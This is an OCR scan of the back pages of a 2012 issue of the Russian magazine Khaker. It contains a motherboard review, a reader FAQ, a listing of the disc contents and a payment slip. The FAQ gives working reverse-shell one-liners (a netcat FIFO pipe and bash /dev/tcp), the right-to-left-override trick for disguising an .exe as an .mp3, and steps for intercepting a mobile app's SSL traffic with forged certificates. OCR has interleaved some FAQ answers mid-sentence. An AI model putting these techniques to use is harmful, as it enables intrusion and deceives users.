**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ______ 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ______ 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Александр Михеев

ПОДХОДИ, НАЛЕТАЙ, Z77 ВЫБИРАЙ!

ТЕСТИРОВАНИЕ МАТЕРИНСКОЙ ПЛАТЫ GIGABYTE G1.SNIPER 3



ХАРАКТЕРИСТИКИ
Сокет: LGA1155
Чипсет: Intel Z77 Express
Память: 4 × DIMM, DDR3 1066-2666 МГц
Слоты расширения: 4×PCI Express x16, 2×PCI Express x1, 1×PCI
Дисковые контроллеры: 6×SATA 3.0, 4×SATAII, 1×mSATA
Аудио: 5.1 Creative CA0132
Сеть: 1×Intel 1000 Мбит/с, 1×Qualcomm Atheros Killer E2201 1000 Мбит/с
Разъемы на задней панели: 1×HDMI, 1×DisplayPort, 1×DVI-D, 1×D-Sub, 1×PS/2, 2×RJ-45, 6×USB 3.0
Форм-фактор: E-ATX

ТЕСТОВЫЙ СТЕНД
Процессор: Intel Core i5-2500K, 3,3 ГГц
Видеокарта: MSI TWIN FROZR II HD 5830, 1024 Мб
Оперативная память: G.Skill Ripjaws-Z F3-17000CL9Q-16GBZH, 2×4 Гб
Накопитель: Corsair CSSD-F120GB2, 120 Гб
Блок питания: ENERMAX Platimax, 750 Вт
ОС: Windows 7 Максимальная

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ
Super Pi 1.5XS 1m: 10,058 с
wPrime 1.55 32m: 8,963 с
wPrime 1.55 1024m: 285,55 с
WinRAR: 3111 Кб/с
CINEBENCH R11.5: 5.5 балла

Производители материнских плат, не дожидаясь выхода новой линейки процессоров, уже выдали немало продуктов на чипсетах Z77 Express и H77 Express. И если тебе уже не терпится выбрать «мать» для Ivy Bridge, да посолиднее, советуем вместе с нами познакомиться с GIGABYTE G1.Sniper 3.

ПЕРВОЕ ВПЕЧАТЛЕНИЕ

Внешне GIGABYTE G1.Sniper 3 повторяет черты плат всей линейки: черно-зеленый окрас и эмблема в виде черепа с ножом в зубах на радиаторе южного моста. Сам же дизайн радиатора в этот раз довольно консервативный, то есть без стилизации под пистолет или обойму, как в других продуктах геймерской линейки G1-Killer. Также необходимо заметить, что радиатор довольно массивный — одна его грань практически упирается в разъемы PCI Express x16, другая находится в непосредственной близости от слотов оперативной памяти. Радиаторами поменьше закрыты фазы питания процессора, которых в нашей плате аж 12.
Не обошлось в системе охлаждения платы и без тепловых трубок, а вот маленьких назойливых «вертушек», к счастью, нет.

ГЛАВНЫЙ КОЗЫРЬ

Чем же плата так хороша для геймера? Ответ очевиден — наличием сразу четырех слотов PCI Express x16 третьей модификации. При использовании первых двух слотов они будут работать по схеме x16 + x16, при использовании трех — x16 + x8 + x8, четырех — x8 + x8 + x8 + x8. Сам по себе встроенный в Intel Ivy Bridge контроллер PCI Express x16 обеспечивает лишь одну линию x16, но с помощью моста PLX PEX8747 инженерам GIGABYTE удалось добавить еще одну линию x16. Нехилая прибавка! При установке двух и более мощных видеокарт не забывай на всякий случай подключить дополнительное питание к разъему ATX4P, который расположен на материнской плате рядом с разъемом ATX12V. И пусть тебя не пугает название — это тот же разъем питания, к которому подключают современные накопители с интерфейсом SATA.

ИНТЕРЕСНЫЙ ФАКТ

На самом деле в новых чипсетах Intel не так уж много нового. К примеру, остался прежним интерфейс взаимодействия с процессором — DMI 2.0. С одной стороны, благодаря этому и была достигнута совместимость между «плющевым» и «песочным» мостами. С другой стороны, этому обязано появление поддержки всего двух портов USB 3.0 — больше бы не позволила производительность DMI 2.0. Тем не менее сам по себе факт поддержки USB 3.0 — уже праздник для фанатов Intel. Полезным новшеством также стала возможность разделения 16 линий PCIe не на два, а на три устройства.

КОМПОНОВКА

Несмотря на то что GIGABYTE G1.Sniper 3 выполнена в форм-факторе E-ATX, на ней практически нет свободного места. Под процессорным сокетом друг за другом расположены упомянутые четыре слота PCI Express x16, а между ними два PCI Express x1 и один-одинешенек PCI. Также много места занимает радиатор южного моста. Справа от него находится отсек для установки SSD формата mSATA. Мы уже ранее описывали плату, где этот отсек являлся главной «изюминкой» и потому в гордом одиночестве и отдалении от прочих компонентов матплаты «возлежал» прямо в центре текстолита. В GIGABYTE G1.Sniper 3 он скромненько приютился на краешке, но его функции от этого не изменились. Установив туда твердотельный накопитель объемом вплоть до 64 Гб, можно настроить кеширование данных с твоего HDD на SSD. Как ты уже знаешь, это дает вполне заметный прирост производительности. В верхнем правом углу платы можно обнаружить небольшой «уголок оверклокера». Там есть кнопка питания, Reset, сброс настроек BIOS, крошечный дисплей для отображения POST-кодов. Там же на контрольной точке с помощью мультиметра легко можно измерить напряжение разных компонентов системы. В привычном месте расположены SATA-порты, доступ к которым не будут перекрывать видеоадаптеры. Четыре порта из них второй ревизии и еще два — третьей, все они поддерживают RAID 0/1/5/10. Еще четыре SATA 3.0, работу которых обеспечивает уже не CPU, а контроллер на системной плате — Marvell 88SE9172, поддерживают только RAID 0 и RAID 1.

На задней I/O-панели всех портов понемногу: два RJ-45, по одному HDMI, DisplayPort, DVI-D, D-Sub, шесть USB 3.0, которые здесь полностью заменили собой устаревающие USB 2.0. Также есть бессменные аудиоджеки в количестве пяти штук и оптический S/PDIF.

ПРИЯТНЫЕ «НИШТЯКИ»

GIGABYTE G1.Sniper 3 сделана с применением фирменной технологии GIGABYTE Ultra Durable 4, сочетающей в себе комплекс мер для обеспечения высокого качества, стабильности и долговечности материнской платы. Подробнее все эти меры, ярко и с картинками, описаны на сайте производителя, поэтому мы останавливаться на них не будем. Также интерес представляет наличие сразу двух микросхем BIOS, выбрать одну из которых можно с помощью специального переключателя. И если часть пользователей уже успела привыкнуть к UEFI BIOS, то в GIGABYTE пошли дальше и сделали интерфейс трехмерным. Но это лучше увидеть самому, чем сто раз прочитать. Вновь в продуктах серии G1-Killer мы видим качественные интегрированные сетевые контроллеры (Killer Game Networking и Intel Gigabit Ethernet) и аудио, к созданию которого приложила свою руку небезызвестная компания Creative.

Вдобавок к плате ты получишь еще и панель с двумя USB 3.0 для установки на «морду» корпуса, если вдруг на самом корпусе их нет. И еще одну вещь поинтереснее — плату расширения с Bluetooth 4.0 и Wi-Fi 802.11n, которая займет один слот PCI Express x1, если только найдет место между графическими адаптерами.

ПРАВО ВЫБОРА

Если вдруг GIGABYTE G1.Sniper 3 окажется слишком большой для твоего корпуса, то не спеши отчаиваться — в закромах GIGABYTE есть похожая плата, только меньше. GIGABYTE G1.Sniper M3 выполнена в форм-факторе mATX, имеет три PEG-слота, один PCI Express x1, поддерживает планки памяти с частотой вплоть до 2400 МГц, три SATA II и два SATA 3.0 порта и один RJ-45 разъем. Немного попроще старшей модели, но и гораздо компактнее.

МЕТОДИКА ТЕСТИРОВАНИЯ

Тестирование GIGABYTE G1.Sniper 3 проходило по нашей обычной методике. Сначала с помощью Super Pi 1.5XS мы замеряли производительность при вычислении 1 млн знаков после запятой числа Пи, используя один поток процессора. Затем wPrime 1.55 проводил те же расчеты, но с 32 и 1024 млн знаков, задействовав все ядра и потоки «камня». В заключение стабильность и скорость работы была оценена с помощью CINEBENCH R11.5 и встроенного в WinRAR бенчмарка.

ВЫВОДЫ

Из вышеперечисленного становится ясно, что GIGABYTE G1.Sniper 3 явно придется по вкусу энтузиастам, ни на шаг не отстающим от веяний технологического прогресса. Конечно, стоить продукт на топовом чипсете, для топовой линейки процессоров Intel и с откровенно немалым потенциалом в плане работы с графикой будет отнюдь не дешево. Но не так уж много на фоне прочих комплектующих, которые были бы способны в полной мере раскрыть этот потенциал. Также в пользу выбора GIGABYTE G1.Sniper 3, несомненно, говорит наличие всех современных интерфейсов, плата расширения с Wi-Fi 802.11n и Bluetooth 4.0, а также целых четыре слота и две линии PCI Express x16. ⌶

Глеб Чербов , Digital Security (cherboff@gmail.com)



FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Иногда приходится редактировать код в различных редакторах и IDE, где нужно каждый раз перенастраивать форматирование кода. Как можно облегчить такой переход?

A Большинство современных IDE и редакторов кода позволяют настраивать так называемую индентацию, то есть параметры, определяющие тип и размеры отступов, используемых при форматировании. Но при переносе в другой редактор с другими настройками индентации придется либо их менять, либо переформатировать весь код в соответствии с установленными правилами. К счастью, для избавления от подобного рода неприятностей существует специальное средство — EditorConfig (bit.ly/editorconfig). Это набор плагинов и расширений, доступных на данный момент, для почти десятка популярных средств разработки, от всеми любимых Notepad++ и Sublime Text 2 до классических Emacs и Visual Studio. Унифицированный стиль форматирования считывается из конфигурационного файла .editorconfig. По аналогии с .htaccess, используемым веб-сервером Apache, он располагается в директории с редактируемыми файлами либо выше по дереву каталогов. Для каждого типа файлов можно задать свой собственный стиль, определив соответствующую секцию. Набор задаваемых параметров невелик, но более чем достаточен. Пример определения для пайтон-сценариев:

```
;ограничиваем поиск конфига
;выше по дереву каталогов
root = true
;начало секции с определением типа
[*.py]
;задаем индентацию пробелами
indent_style = space
;количество пробелов в инденте
indent_size = 4
;задаем символ переноса строки
end_of_line = LF
```

Q Есть ли способ в Linux использовать Netcat, скомпилированный без поддержки флагов '-e' и '-c', для организации удаленного шелла?

A Netcat не зря называют швейцарским армейским ножом для работы с TCP/IP. С его помощью можно и порт открыть, и направить ввод-вывод командного интерпретатора в сокет — а что еще нужно для управления системой? ;-) Но часто в дистрибутивах встречается более безопасная модификация с «затупленным лезвием» — отсутствием возможности запустить приложение или команду и повесить его на открытый порт. Что ж, едва ли это сможет нам помешать. Аналогичный результат можно получить, воспользовавшись стандартными юниксовыми пайпами. Объединим ввод и вывод Netcat и bash не напрямую, а через созданный FIFO-файл. Эквивалент для

```
nc -e /bin/bash 192.168.1.13 1337
```

выглядит следующим образом:

```
mkfifo pipe;                    \
cat pipe|/bin/bash|             \
nc 192.168.1.13 1337 >pipe;     \
rm pipe
```

Если bash собран с поддержкой сетевых перенаправлений, то можно обойтись вовсе без Netcat, воспользовавшись виртуальным устройством для работы с TCP, «/dev/tcp».

Бэк-коннект обретет следующий вид:

```
/bin/bash -i >                  \
/dev/tcp/192.168.1.13/1337      \
0<&1 2>&1
```

Q Посоветуйте: с помощью чего под Windows можно защититься от атак типа ARP-poisoning?

A Действительно, относительная простота реализации и обилие доступного софта

КАК ПРОЩЕ ВСЕГО АНАЛИЗИРОВАТЬ HTTP-ВЗАИМОДЕЙСТВИЕ ПРИЛОЖЕНИЯ ПОД

Сетевое взаимодействие мобильного приложения с серверной частью, как правило, наиболее уязвимое звено на пути информации от пользователя к сервису, что делает перехват трафика с целью изучения весьма привлекательным. Как и для анализа любого другого основанного на HTTP взаимодействия, нам идеально подойдет уже упоминавшаяся в прошлых номерах утилита Burp Suite и понадобится еще несколько инструментов.

1 Прокси

Для начала пустим трафик через наш хост с запущенным Burp'ом. В настройках (вкладка «Proxy → Options») убеждаемся, что порт открыт для подключений не только на loopback-интерфейсе, а также выставляем опцию Generate CA-signed per-host certificates. На мобильном устройстве потребуется установить проксификатор, например ProxyDroid (бесплатно доступен в Google Play), и настроить его для работы с нашим хостом для перехвата.

2 Генерация сертификатов

Мобильное приложение может проверять на соответствие имя хоста, которое запрашивается, и имя в сертификате. Burp Suite же генерирует сертификаты для IP-адресов в качестве имени хоста. Так что если такая проверка имеется, то смотрим, по какому доменному имени приложение обращается к серверу, и, используя опцию Generate a CA-signed certificate with a specific hostname, получаем сертификаты.

для проведения MITM-атак не может не наталкивать на размышления о собственной безопасности. Для обнаружения и предотвращения попыток отравления ARP-кеша существует достаточно решений — от скриптов на VBS до аппаратных систем предотвращения вторжений. Для рядового повседневного использования хочется порекомендовать замечательные утилиты DecaffeinatID (bit.ly/decaffeinatid) и ARPFreeze (bit.ly/arpfreeze). Оба инструмента были написаны небезызвестным Irongeek'ом для личного использования и не содержат ничего лишнего. Первая представляет собой легковесную IDS, функционал которой заключается в наблюдении за изменениями в ARP-таблице, системным журналом безопасности (главным образом для информирования о попытках параллельного входа в систему) и журналом брандмауэра. О возможной опасности нам сообщит ненавязчивая всплывающая подсказка с подробной информацией. ARPFreeze же, являясь по сути GUI-фронтендом для консольных netsh и ARP, прекрасно дополняет DecaffeinatID возможностью быстрого переключения статического и динамического типов для соответствий IP- и MAC-адресов. Таким образом, контролируя с их помощью состояние ARP-таблицы, можно значительно уменьшить вероятность сценария, в котором именно ты являешься жертвой «человека посередине».


Q Есть ли способ загружать Android-приложения из Google Play прямо на ПК?

A Вполне резонное желание — получать приложения непосредственно на рабочий компьютер для, например, дальнейшего реверсинга, минуя операции скачивания на мобильное устройство и последующий экспорт apk-файлов. И способ такого скачивания приложений, конечно, есть! :-) Заключается он в эмуляции мобильного клиента при помощи браузерного плагина для Chrome под названием APK Downloader (bit.ly/apkdownload). К сожалению, совсем без мобильного

ВОССТАНОВЛЕНИЕ ДАННЫХ

Q В ПРОЦЕССЕ ВОССТАНОВЛЕНИЯ С ПОВРЕЖДЕННОГО НОСИТЕЛЯ УДАЛОСЬ СПАСТИ НЕКОТОРОЕ КОЛИЧЕСТВО БИНАРНЫХ ФАЙЛОВ, НО ИМЕНА С РАСШИРЕНИЯМИ ВОССТАНОВИТЬ НЕ УДАЛОСЬ. МОЖНО ЛИ ТЕПЕРЬ ВЫЯСНИТЬ ХОТЯ БЫ ТИПЫ ФАЙЛОВ?

A Бывает, как в этом случае, что результатом работы средств восстановления данных действительно является множество обезличенных бинарных файлов, и далеко не о всех, воспользовавшись Hex-редактором, с уверенностью можно сказать, что именно представляет собой этот набор байт. В подобной ситуации может оказаться полезной утилита FiletypeID (bit.ly/filetypeid). Имея в своей базе около 4720 различных сигнатур, она довольно шустро предложит для указанного файла несколько наиболее вероятных вариантов его содержимого. Например, на скриншоте можно видеть результат с вероятностью 50/50, что абсолютно верно, так как исследуемый файл — не что иное, как так называемый толстый эльф (Fat elf), содержащий в себе раздельные секции кода, скомпилированного под различные платформы.



Результат анализа «толстого эльфа»

ЗА САМЫЕ ИНТЕРЕСНЫЕ ВОПРОСЫ МЫ ДАРИМ ГОДОВУЮ ПОДПИСКУ НА ХАКЕР!

ANDROID, ЕСЛИ СОЕДИНЕНИЕ УСТАНАВЛИВАЕТСЯ С ИСПОЛЬЗОВАНИЕМ SSL?

3 Экспорт сертификатов

Наиболее простой способ получения сертификатов таков. Используя IE с настроенным прокси, смотрящим на Burp, обращаемся по доменному имени к серверу мобильного приложения. Отвергаем предложение прекратить небезопасное путешествие в интернет и, кликнув по иконке «Ошибка сертификата», выбираем пункт меню «Просмотр сертификата». Далее «Состав → Копировать в файл» и, следуя инструкциям, получаем сертификат для нужного хоста. Для экспорта корневого сертификата на вкладке «Путь сертификации».


4 Импорт сертификатов

Теперь, когда мы располагаем всеми необходимыми для создания иллюзии защищенности канала сертификатами, настало время импортировать их в мобильное устройство, чтобы мобильное приложение использовало их для взаимодействия с нашим прокси. Для этого скопируем полученные cer-файлы в корень SD-карты устройства. В настройках в подменю «Location & Security» активируем пункт «Install from SD card» и поочередно добавляем сертификаты.

5 Profit!

Прокси запущен, проксификатор настроен, поддельные сертификаты импортированы в устройство. Можно смело запускать приложение, и, когда ему потребуется что-либо отправить на сервер, во вкладке «Proxy» Burp Suite'а мы сможем сколь угодно манипулировать только что расшифрованными при помощи поддельного и еще не зашифрованными при помощи настоящего сертификата данными.

устройства не обойтись, для успешной авторизации в сервисе магазина потребуется аккаунт, привязанный к какому-то конкретному девайсу. В частности, для работы, помимо связки логин/пароль, необходимо предоставить шестнадцатизначный Device ID, назначаемый сервером при создании новой учетной записи. Узнать его можно при помощи одноименного приложения Device ID, бесплатно доступного в Google Play. Установив расширение и указав авторизационные данные, мы получаем возможность безнаказанной загрузки apk-файлов со страниц каталога приложений, посредством пары кликов в контекстном меню, появляющемся в адресной строке.



Matasano Port Forwarding Interceptor

Q **Как скрыть расширение файла от пользователя в проводнике Windows, если включено его отображение?**

A По умолчанию в Windows отключено отображение расширений для известных типов файлов, и достаточно ограничиться изменением иконки исполняемого файла. Если же бдительный пользователь включил отображение, то для маскировки бросающегося в глаза завершения имени «.exe» можно воспользоваться старым, но не теряющим актуальности трюком с использованием специального непечатного юникод-символа реверсирования строки справа (RIGHT-TO-LEFT OVERRIDE). Этот «волшебный символ» дает обрабатывающей программе понять, что весь последующий текст до окончания строки следует отобразить в обратном порядке. Например, назовем наш файл

```
justafile3pm.exe
```

И добавим юникод-символ u\202e между «e» и «3». Для ОС файл по-прежнему оканчивается на «.exe», но при отображении в проводнике окончание реверсируется, и нашему взгляду предстает много менее подозрительное на вид

```
justafileexe.mp3
```

Произвести RLO-инъекцию можно, скопировав из таблицы символов нужный нам U+202E: Right-To-Left Override.

Q **Как можно перехватывать и изменять на лету пакеты на уровне TCP?**

A При анализе бинарных протоколов полезно помимо простого сниффера иметь под рукой инструмент, позволяющий, например, изменить в режиме реального времени несколько байт в TCP-data и посмотреть, на что повлияли изменения. Для этого как нельзя лучше подходит тулза под названием Matasano Port Forwarding Interceptor, которую ты сможешь обнаружить на диске к журналу. Написанный на пайтоне PFI реализует проброс TCP-порта на указанный сервер. При запуске задаются локальные и удаленные IP-адреса и порты, и все, что остается сделать, — направить трафик через нашу утилиту. Нехитрый интерфейс отображает лог принятых/отправленных пакетов и область редактирования TCP-данных. Приятным дополнением является возможность подключения собственного обработчика пробрасываемых пакетов, что значительно расширяет круг применения. Например, при необходимости можно быстро набросать плагин, автоматически заменяющий определенные байты по регулярному выражению или логирующий декодированные данные из потока.

Q **Расскажите про технологию HDMI HEC.**

A Технология HEC (HDMI Ethernet Channell), поддержка которой была заявлена в спецификации не такого уж нового, но все еще актуального стандарта HDMI 1.4, впервые была упомянута в далеком 2009 году. Технология была создана для реализации сетевого взаимодействия при помощи одного только HDMI-кабеля (разумеется, в качестве дополнения к его основному функционалу). Разработчики стремились сократить количество проводов, обвивающих современные медиаустройства. С этой целью в новую версию включили еще одну экранированную витую пару, которую задействовали для Fast Ethernet со стандартной скоростью передачи данных 100 Мб/с в режиме full duplex. Идея не то чтобы революционная, но весьма перспективная, ведь беспроводные каналы все еще медленны и дороги. К сожалению, на данный момент из оборудования с поддержкой HEC серийно выпускаются лишь многочисленные вариации кабелей, отвечающих требованиям HDMI 1.4. Нам же остается ждать появления устройств с его поддержкой.

Q **Как повысить эффективность поиска уязвимостей типа DOMXss?**

A Напомню, что DOMXss — это одна из разновидностей межсайтового скриптинга, которая реализуется за счет внедрения кода в параметры, обрабатываемые на стороне клиента с использованием объектной модели документа. То есть вредоносный код может быть выполнен, даже если в серверной части должным образом настроена фильтрация спецсимволов. При поиске уязвимостей такого типа пригодится расширение для Firefox с говорящим названием DOMinator (bit.ly/domxsstool). Плагин анализирует код загруженного в браузере документа и предоставляет возможность проследить путь взаимодействия скриптов со значениями подверженных инъекции параметров.

Q **Чем можно протестировать веб-сервер на устойчивость к высоким нагрузкам?**

A Ввиду популярности в наш век DDoS-атак, стресс-тестирование должно быть неотъемлемой частью введения в строй любого мало-мальски серьезного веб-проекта. Такое тестирование позволяет обнаружить слабости системы, проявляющиеся, например, при аномально большом количестве запросов. Для тестирования нагрузкой, конечно же, создано немало различных утилит, но классика есть классика. Имя этой классике — ApacheBench (ab). Скромная консольная утилита входит в комплект программного обеспечения, поставляемого с самим веб-сервером Apache. Как и большинство подобного софта, ab генерирует запросы по указанному URL и, опираясь на время, через которое приходят ответы, предоставляет по завершении достаточно подробную статистику. В простейшем случае нужно при запуске указать количество запросов в тесте и тестируемый URL.

```
ab -n 10000 https://myservice.tst/
myscript.php
```

Опционально можно задать параметры отсылаемых запросов на любой вкус и цвет. Среди настраиваемых параметров: количество параллельно посылаемых запросов, данные для HTTP-аутентификации, дополнительные поля HTTP-заголовка, данные, передаваемые методами POST или PUT. Также возможно форсирование использования определенных SSL-протокола (SSL2, SSL3, TLS1) и алгоритма шифрования.



>>WINDOWS
>Development
ActivePerl 5.14.2
ActivePython 2.7.2
ActiveTcl 8.5.11
Aptana Studio 3.2.0
Arcadia 0.11.1.2
CodeLobster PHP Edition 4.2.1
DEV-C++ 4.9.9.2
Dojo Toolkit 1.7
HTTP Debugger Pro 4.6
Komodo IDE 7.0.2
LispIDE 20100318
Nemerle 1.1
PluThon 2.0.0
PyDev 2.6.0
ReSharper 6.1.1
SQL Uniform 2.1.1
SQLiteStudio 2.0.27
WaveMaker 6.4.6

>Misc
Auspex 1.3.5.118
AutoHotkey 1.0.48.05
AutoIt 3.3.8.1
Boot Snooze 1.0.5
ClipX 1.0.3.9
File Bucket 1.1.0
FluffyApp 2.0b4
Input Director 1.2.2
ManicTime 2.3
Moo0 FileShredder 1.17
OnTopReplica 3.3.2
QTTabBar 1.5.0.0
Registry Commander 12.01
RidNacs 2.0.3
SnakeTail 1.6
TreeSize Free 2.7
UltraSearch 1.6

>Multimedia
AIMP 3.10
doPDF 7.3.381
Fotobounce 3.7.2
FotoSketcher 2.30
Foxit Reader 5.3.1
Machete Lite 3.8
MetatOGGer 4.5
MPTagThat 3.0.7
Okozo Desktop 2.1.1
Poladroid 0.9.6
SaveGameBackup.net 1.41
Sculptris Alpha 6
Similarity 1.7.1
SMRecorder 1.2.4
SPlayer 3.7
VidCoder 1.3.2
YACReader 0.4.5

>Net
AthTek NetWalk
BWMeter 6.2.2
Connectify 3.5.1
DNSDataView 1.40
GMail Drive 1.0.19
GNS3 0.8.2
IMAPSize 0.3.7
mRemoteNG 1.69
Nemesis 1.4
Odysseus 2.0.0.84
Pamela 4.8
Probe Web Server 1.0
RFIDIOt 1.0a
UltraVNC 1.0.9.6.2
VodBurner 1.0.5
Xfire 1.149

>Security
Alpha3
API Monitor 2
BoxCryptor 1.3.2
Hook Analyser 2.0
JSDetox 0.1.0
kbsslenforcer
Pafish
pdbparse
PEFrame 0.2
pev 0.5
PowerSploit
pyloris 3.2
Wireshark 1.8.0

>System
Cameyo 2.0.831
CCEnhancer 3.4
CCleaner 3.20
CPU-M Benchmark 1.3
CrystalDiskInfo 5.0
DHE Drive Info 3.2.493
Disk Investigator 1.31
DriverIdentifier 4.1
HWiNFO32 4.00
IObit Uninstaller 2.2
Logstalgia 1.0.3
Moo0 SystemMonitor 1.64
RouterPassView 1.40
Soluto 1.3 Beta
UnknownDevices 1.5.2
WinContig 1.10

>>UNIX
>Desktop
Avidemux 2.5.6
Datacrow 3.9.14
Digikam 2.6.0
Djvusmooth 0.2.12
Easyimagesizer 3.0.5
Emacs 24.1
Ffmpeg 0.11.1
Flvmeta 1.1.0
Gmsh 2.6.0
Gmtp 1.3.3
J7z 1.2.0
Krut 0.9.3
Mplayer 1.1
Pdf2djvu 0.7.13
Photofilmstrip 1.5.0
Piedock 1.6.1
Qtractor 0.5.5
Vidrop 0.6.8

>Devel
Blueprintcss 1.0.1
Buildroot 2012.05
Cascading 2.0
Cool-php-captcha 0.3.1
Geany 1.22
Gecrit 2.8.3
Haskell-platform 2012.2.0.0
Iep 3.0
Kcov 9
Kyua 0.4
Libzdb 2.10.4
Liteide 12
Liwc 1.21
Nacl 20110221
Phpgrid 1.4.1
Pypy 1.9
Rstudio 0.96.304
Ruby 1.9.3p194

>Net
Amsn 0.98.9
Damnvid 1.6
Dante 1.4.0pre1
Eiskaltdcpp 2.2.7
Evolution 3.4.3
Firefox 13.0.1
Frei-chat 7.2
Gmail-plasmoid 0.7.20
Googlecl 0.9.13
Httppp 1.2.0
Liferea 1.8.6
Lince 1.3
Myagent-im 0.4.6
Opera 12.00
Skype 4.0.0.7
Uhub 0.4.0
Voicechatter 1.5.0
Wfs 2.01

>Security
Barada 0.5.3
Clamav 0.97.5
Clonewise
Dnscrypt 0.10.1-2
guile-dlhacks
Intersect-2.5
kbsslenforcer
Laudanum 0.4
Netusse
Netzob 0.3.3
pdbparse
pev 0.5
pyloris 3.2
qcombbdbg
Ratproxy 1.58
Squert 0.9.2
Subterfuge 3.0 beta
Websitecds 1
Wireshark 1.8.0
WPSCrackGUI 1.1.8

>Server
Apache 2.2.22
Asterisk 10.5.1
Bind 9.9.1-p1
Cups 1.5.3
Dhcp 4.2.4
Dovecot 2.1.7
Freeradius 2.1.12
Lighttpd 1.4.31
Mysql 5.5.24
Nsd 3.2.10
Openldap 2.4.31
Openvpn 2.2.2
Postfix 2.9.3
Postgresql 9.1.4
Pure-ftpd 1.0.35
Samba 3.6.6
Sendmail 8.14.5
Snort 2.9.2.3
Sqlite 3.7.13
Squid 3.1.20
Syslog-ng 3.3.5
Unbound 1.4.17
Vsftpd 3.0.0

>System
Bindfs 1.10.4
Bumblebee 3.0
Catalyst 12.4
Cfengine 3.3.4
Crush 2012-02
Guacamole 0.6.0
Meld 1.6.0
Nouveau 1.0.1
Oobash 0.39.5
Ppss 2.97
Psmisc 22.19
Qemu 1.1.0-1
Sali 1.5.2
X11 7.7
Xenomai 2.6.0

>X-distr
Oracle Linux 6.3

>>MAC
Bean 3.2.0
Emacs 24.1
FlashToHTML5 1.8
iMediaHUD 1.2.7
JaBack 9.15
keka 1.0.3
KeyRemap4MacBook 7.8.0
MacRuby 0.12
OSXFUSE 2.4.2
Palringo 4.6.2
Raw Photo Processor 4.6.0
SABnzbd 0.7.0
Sleipnir 3.5.0.1
SoundSource 2.5.1
Sparrow 1.6.2
SQLite 3.7.13
TRIM Enabler 2.2
VUWER 1.5.5



№ 07 (163) АВГУСТ 2012

ХАКЕР

ИНТЕРВЬЮ С КРИСОМ КАСПЕРСКИ

ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

08 (163) 2012

МИНИ-КОМПЬЮТЕР ЗА 35 $

РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.

ХАКЕРСКИЙ ЧЕМОДАНЧИК


14 НЕОБЫЧНЫХ ГАДЖЕТОВ, КОТОРЫЕ РЕАЛЬНО ИСПОЛЬЗУЮТСЯ ДЛЯ ПРОНИКНОВЕНИЯ В ИНФОРМАЦИОННЫЕ СИСТЕМЫ

СПУФИНГ, КОТОРЫЙ РАБОТАЕТ

НЕ ВСЕ PHP ОДИНАКОВО ПОЛЕЗНЫ

ТАК ЛИ ХОРОШ НОВЫЙ LINUX MINT?

WWW2

